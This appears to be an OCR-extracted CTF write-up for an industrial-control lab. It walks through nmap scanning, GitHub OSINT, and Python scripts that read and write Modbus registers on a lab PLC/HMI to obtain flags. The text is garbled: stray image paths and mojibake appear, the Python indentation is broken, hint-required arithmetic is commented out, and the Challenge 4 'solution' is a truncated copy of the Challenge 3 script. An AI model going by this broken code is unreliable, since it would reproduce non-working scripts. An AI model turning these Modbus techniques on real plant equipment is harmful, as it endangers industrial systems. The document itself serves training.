Challenge 1: Port Scanning and Hex Decoding


Objective:

Scan the ports of a target machine (10.0.5.5) to find a hex-encoded flag, then decode and submit it according to your team's assigned specifications.


Steps:

1. **Initial Setup:**
   - Ensure you have `nmap` installed on your system. If not, install it using your package manager (like `apt` for Ubuntu, `brew` for macOS, etc.).
   - Identify the IP address or hostname of the target machine.
2. **Performing the Port Scan:**
   - Open your terminal or command prompt.
   - Run the `nmap` scan with the `-sV` option to detect service versions. Use the command:

     ```
     nmap -sV [target-machine-IP]
     ```
   - Wait for the scan to complete. This might take a few minutes depending on the network and the target machine.
3. **Analyzing Scan Results:**
   - Carefully examine the output from `nmap`.
   - Look for any ports that return a string response, especially focusing on those with non-standard or unusual service information.
4. **Hex Decoding:**
   - Once you identify the hex-encoded string, copy it.
   - Use a hex decoder to convert the hex string into plain text. You can use online tools or do it programmatically in a language like Python.
   - The decoded text should reveal the flag.
5. **Submit the Flag:**
   - Format the flag as per your team's assigned specifications.
   - Submit the flag through the designated submission process of the CTF event.



```
[rohit@Macbook-16 7 Dec % nmap 10.0.5.5 -sV -Pn -vv
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-08 01:31 IST
NSE: Loaded 46 scripts for scanning.
Initiating Connect Scan at 01:31
Scanning foo.electric (10.0.5.5) [1000 ports]
Discovered open port 22/tcp on 10.0.5.5
Discovered open port 143/tcp on 10.0.5.5
Discovered open port 3389/tcp on 10.0.5.5
Discovered open port 8080/tcp on 10.0.5.5
Discovered open port 993/tcp on 10.0.5.5
Discovered open port 5000/tcp on 10.0.5.5
Discovered open port 9999/tcp on 10.0.5.5
Completed Connect Scan at 01:31, 18.02s elapsed (1000 total ports)
Initiating Service scan at 01:31
Scanning 7 services on foo.electric (10.0.5.5)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 01:32 (0:00:09 remaining)
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 01:32 (0:00:11 remaining)
Stats: 0:02:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 01:33 (0:00:18 remaining)
Completed Service scan at 01:33, 119.30s elapsed (7 services on 1 host)
NSE: Script scanning 10.0.5.5.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 01:33
Completed NSE at 01:33, 0.34s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 01:33
Completed NSE at 01:33, 1.08s elapsed
Nmap scan report for foo.electric (10.0.5.5)
Host is up, received user-set (0.081s latency).
Scanned at 2023-12-08 01:31:08 IST for 138s
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE        REASON  VERSION
22/tcp    open  ssh            syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
143/tcp   open  imap           syn-ack Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap       syn-ack Dovecot imapd (Ubuntu)
3389/tcp open  ms-wbt-server syn-ack xrdp
5000/tcp open  upnp?         syn-ack
8080/tcp open  http          syn-ack Apache Tomcat 9.0.52
9999/tcp open  abyss?        syn-ack
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5000-TCP:V=7.94%I=7%D=12/8%Time=6572249C%P=x86_64-apple-darwin23.0.
SF:0%r(GenericLines,11E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:
SF:\x20close\r\nContent-Type:\x20text/html\r\nContent-Length:\x20193\r\n\r
SF:\n<html>\n\x20\x20<head>\n\x20\x20\x20\x20<title>Bad\x20Request</title>
SF:\n\x20\x20</head>\n\x20\x20<body>\n\x20\x20\x20\x20<h1><p>Bad\x20Reques
SF:t</p></h1>\n\x20\x20\x20\x20Invalid\x20Request\x20Line\x20&#x27;Invalid
SF:\x20HTTP\x20request\x20line:\x20&#x27;&#x27;&#x27;\n\x20\x20</body>\n</
SF:html>\n")%r(GetRequest,14FF,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunic
SF:orn\r\nDate:\x20Thu,\x2007\x20Dec\x202023\x2020:01:32\x20GMT\r\nConnect
SF:ion:\x20close\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nConten
SF:t-Length:\x207398\r\nAccess-Control-Allow-Origin:\x20\*\r\n\r\n<!DOCTYP
SF:E\x20html>\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20cha
```



From Hex

Delimiter
Auto

```
SF:encryption\.\nOur\x20commitment\x20to\x20service\x20is\x20unm
SF:20Have\x20a\x20great\x20day!\n\nDiagnostic\x20Code:\x20666c61
SF:745f6e6d34705f7468316e67357d")%r(SSLSessionReq,E1,"Welcome\x2
SF:ureServer\xe2\x84\xa2\x20v2\.3\.9\nEnsuring\x20your\x20data\x
SF:fe\x20and\x20sound\x20with\x20state-of-the-art\x20encryption\
SF:commitment\x20to\x20service\x20is\x20unmatched\.\x20Have\x20a
SF:x20day!\n\nDiagnostic\x20Code:\x20666c61677b6a7535745f6e6d347
SF:e67357d")%r(TLSSessionReq,E1,"Welcome\x20to\x20SecureServer\x
SF:\x20v2\.3\.9\nEnsuring\x20your\x20data\x20is\x20safe\x20and\x
SF:0with\x20state-of-the-art\x20encryption\.\nOur\x20commitment\
SF:ervice\x20is\x20unmatched\.\x20Have\x20a\x20great\x20day!\n\n
SF:\x20Code:\x20666c61677b6a7535745f6e6d34705f7468316e67357d");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

5050 68

```
í

ê Ú
Þ flag{ju5t_nm4p_th1æsWáìâ•¢Ú

Î
í

ê Ú
Þ flag{ju5t_nm4p_th1ng5}Î
```

1247 86 7ms


Challenge 2: GitHub Reconnaissance for OSINT

Objective:

Perform Open Source Intelligence (OSINT) by searching GitHub for specific terms to find a repository. This repository will contain the flag and additional sensitive information.

Steps:

1. **Preparation:**
   - Ensure you have a GitHub account, as some information might only be visible to logged-in users.
   - Familiarize yourself with GitHub's search functionality.
2. **Performing GitHub Search:**
   - Navigate to GitHub.
   - In the search bar, type in the terms `foo-electric` and `plc`.
   - Initiate the search either by pressing Enter or clicking the search icon.
3. **Analyzing Search Results:**
   - Look through the search results for a repository specifically named `foo-electric-plc` or similar.
   - Click on the repository to explore its contents.
4. **Locating the Flag:**
   - Examine the repository's files and its README, if available, for any mention of a flag.
   - Additionally, check the repository's issues, pull requests, and wiki pages, as the flag might be hidden there.
5. **Investigating the Repository Owner:**
   - Click on the username of the repository owner to visit their GitHub profile.
   - Look for the flag in their profile README, repositories, activity, or pinned repositories.
   - Be alert for any other sensitive information that might be useful or relevant to the challenge.
6. **Submit the Flag:**
   - Once you find the flag, format it according to your team's assigned specifications.
   - Submit the flag through the designated submission process of the CTF event.



https://github.com/search?q=foo-electric&type=repositories


foo-electric

10 results (181 ms)

Ganderman-Dan/FoodFriendZ_ElectricBoogaloo
☆ 0 · Updated on 17 Sept 2019

monkaS123/Foo-Electric
New Repository to store whatever I build as a part of my internship
☆ 0 · Updated 28 days ago

Figure: monkaS123/Foo-Electric



https://github.com/monkaS123/Foo-Electric/blob/main/flag.txt

monkaS123 / Foo-Electric

Foo-Electric / flag.txt

monkaS123 second commit

1 lines (1 loc) · 17 Bytes

```
flag{1ns1d3_0u7}
```


Challenge 3: HMI Discovery and Dynamic Data Submission

Objective:

Discover the Human-Machine Interface (HMI) associated with `foo.electric` and submit dynamically changing data based on real-time readings from the Modbus application.

Steps:

1. **Accessing the Main Website:**
   - Visit the website using its direct IP address.
   - Note the message in the footer: "foo.electric is under maintenance for now."
2. **Configuring Access to the HMI:**
   - Based on the hint in the footer, configure your system to access the HMI.
   - Edit your hosts file to map the domain `foo.electric` to the machine's IP address, enabling access to the HMI.
3. **Accessing the HMI:**
   - After updating your hosts file, visit `foo.electric` in your browser to access the HMI.
4. **Enumerating the Application:**
   - Inspect the `robots.txt` file on the HMI site to discover hidden paths, including the `hints` path using Fuzzing.
5. **Interpreting the Hints:**
   - Visit the `hints` path for guidance on what data needs to be submitted:
     1. **set_output_power:** Submit the current `power_output` value from the Modbus application.
     2. **set_steam_production:** Submit the current `steam_production` value.
     3. **set_heat:** Submit the current `heat` value, calculated based on the hint.
6. **Collecting and Submitting Required Data Dynamically:**
   - Connect to the Modbus application to get real-time values.
   - For each submission step, retrieve the latest value from the Modbus application:
     1. Navigate to the `submit_challenge` path.
     2. First, submit the `set_output_power` key with the latest `power_output` value.
     3. Then, retrieve and submit the latest `set_steam_production` value.
     4. Finally, get and submit the latest `set_heat` value.
   - Ensure each value is the most current one at the time of submission.
7. **Final Submission:**
   - Follow any additional instructions on the `submit_challenge` path for finalising your submission.
   - Format and submit the final response as per your team's specifications.




Foo Electric

Welcome to Foo Electric

We are dedicated to innovating the future of electricity and sustainable energy. Discover our projects and commitment to a brighter, greener future.

© 2023 Foo Electric. Powering your future.
foo.electric website is under maintainence and will be back soon




Human Machine Interface


Output Power: 1094.00 kW

Steam Production: 524.00 kg/s


Output Voltage: 415.00 V



```
User-agent: *
Disallow: /submit_challenge/
Disallow: /heaven/
```



```
1.set_output_power:      "In the beginning, power is raw and unrefined. Seek the source where energy is born, and echo its essence back to me."
2.set_steam_production:  "As the mist rises, so too should your figures. Double the watchers of water's breath to find the steam that's hidden."
3.set_heat:              "When warmth spreads, it does so with a whisper over the base. Add a mere ten to the guardian of the third, and the heat shall embrace you."
What I want:             "I ask of you two things, A command and A value"
submit_challenge:        "I use this to store the information I use to get onto my workstation, just have to send these step by step, the hints are just in case I forget what to send. Of course I'll
                         need both of them, they are my tickets to heaven"
```



```
Challenge not completed. Check the commands and values.
rohit@Macbook-16 ot_prac % python3 /Users/rohit/Downloads/challenge_3.py
{'message': 'Incorrect command, sequence reset'}
[965, 545, 346, 398, 0]
Correct command, proceed to the next step
[965, 545, 346, 398, 0]
Correct command, proceed to the next step
Challenge complete
Challenge Completed! Flag: flag{HMI5_w1ll_r34d_y0u}
rohit@Macbook-16 ot_prac %
```

Solution Script:

```python
import requests
from pymodbus.client import ModbusTcpClient as ModbusClient

# Configuration
flask_url = 'http://foo.electric:5000/submit_challenge'  # Replace with your Flask server IP and port
modbus_host = '10.0.5.5'  # Replace with your Modbus server IP
modbus_port = 5020

# Establish connection to Modbus server
client = ModbusClient(modbus_host, port=modbus_port)
client.connect()

# Function to read Modbus values
def read_modbus_values():
      return client.read_holding_registers(0, 5).registers

# Function to submit command to Flask challenge
def submit_command(command, value):
      response = requests.post(flask_url, json={'command': command, 'value': value})
      return response.json()

# Solve the challenge
def solve_challenge():
      # Step 1
      resp = submit_command('random_command', 0)
      print(resp)
      modbus_values = read_modbus_values()
      print(modbus_values)
      response = submit_command('set_output_power', modbus_values[0])
      print(response['message'])

      # Step 2
      if 'proceed to the next step' in response['message']:
      modbus_values = read_modbus_values()
      print(modbus_values)
      response = submit_command('set_steam_production',
modbus_values[1]) # * 2)
      print(response['message'])

      # Step 3
      if 'proceed to the next step' in response['message']:
      modbus_values = read_modbus_values()
      response = submit_command('set_heat', modbus_values[2]) # + 10)
      print(response['message'])

      # Check for challenge completion
      if 'flag' in response:
      print(f"Challenge Completed! Flag: {response['flag']}")
      else:
      print("Challenge not completed. Check the commands and values.")

      client.close()

if __name__ == '__main__':
      solve_challenge()
```

Challenge 4: Extracting and Decoding Flag from Modbus PLC

Objective:

Access a Modbus PLC running on port 5020, extract values from specific registers, convert these values into hexadecimal format, and then decode to obtain the flag.

Steps:

1. **Connecting to the Modbus PLC:**
   - Connect to the Modbus PLC running on port 5020.
   - Identify the registers from address 5 to 12, which contain the 5-digit numbers relevant to the challenge.
2. **Extracting Register Values:**
   - Use a Modbus client to read the values stored in the specified registers.

    - Store these values for conversion into hexadecimal format.

Code Explanation and Integration:

The provided Python function `read_flag_from_modbus` performs the following operations:


python

```
def read_flag_from_modbus(client, start_register, count):
    # Connect to the server
    client.connect()

    # Read holding registers where the flag is stored
    response = client.read_holding_registers(start_register, count)

    # Disconnect from the server
    client.close()

    if not response.isError():
        # Get the register values
        flag_registers = response.registers

        print(flag_registers)

        # Convert register values from a list of integers to a hex
string
        flag_hex = ''.join(f'{value:04X}' for value in
flag_registers)
        print(flag_hex)
        # Convert the hex string to ASCII
        flag_ascii = bytearray.fromhex(flag_hex).decode()

        return flag_ascii
    else:
        return "Error reading registers"
```

- **Connect and Read Registers:** The function connects to the Modbus server, reads the specified number of registers starting from the given start address, and then disconnects.
- **Error Handling:** It checks if the response from the Modbus server is error-free.
- **Data Conversion:** If there's no error, the function converts the register values into a hexadecimal string.

    - `flag_hex = ''.join(f'{value:04X}' for value in flag_registers)`: This line is crucial.
        - `{value:04X}`: This format specifier converts each integer value from the registers into a 4-digit hexadecimal string. `04` ensures that the hex value is padded with zeroes to make it 4 digits long. `X` indicates that the output should be in hexadecimal.
    - It's important to note that each register in Modbus typically stores a 16-bit value, which translates to 4 hexadecimal digits. This is why `{value:04X}` is used, even though the register values are 5-digit numbers.
- **Hex to ASCII Conversion:** Finally, the hexadecimal string is decoded into ASCII to reveal the flag.

3. **Decoding and Submitting the Flag:**
    - Decode the hexadecimal string obtained from the Modbus registers into ASCII to get the flag.
    - Format the flag according to your team's specifications and submit it.



```
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
[rohit@Macbook-16 ot_prac %
[rohit@Macbook-16 ot_prac % python3 /Users/rohit/Downloads/challenge_4.py
[26220, 24935, 31600, 29232, 27953, 28211, 28259, 25951, 12390, 24432, 27747, 32000]
666C61677B7072306D316E336E63655F30665F706C637D00
The flag is: flag{pr0m1n3nce_0f_plc}
rohit@Macbook-16 ot_prac %
```

Solution Script:

```
import requests
from pymodbus.client import ModbusTcpClient as ModbusClient

# Configuration
flask_url = 'http://foo.electric:5000/submit_challenge'  # Replace with
your Flask server IP and port
modbus_host = '10.0.5.5'  # Replace with your Modbus server IP
modbus_port = 5020

# Establish connection to Modbus server
client = ModbusClient(modbus_host, port=modbus_port)
client.connect()

# Function to read Modbus values
def read_modbus_values():
      return client.read_holding_registers(0, 5).registers

# Function to submit command to Flask challenge
def submit_command(command, value):
      response = requests.post(flask_url, json={'command': command,
'value': value})
```

```
    return response.json()

# Solve the challenge
def solve_challenge():
    # Step 1
    resp = submit_command('random_command', 0)
    print(resp)
    modbus_values = read_modbus_values()
    print(modbus_values)
    response = submit_command('set_output_power', modbus_values[0])
    print(response['message'])

    # Step 2
    if 'proceed to the next step' in response['message']:
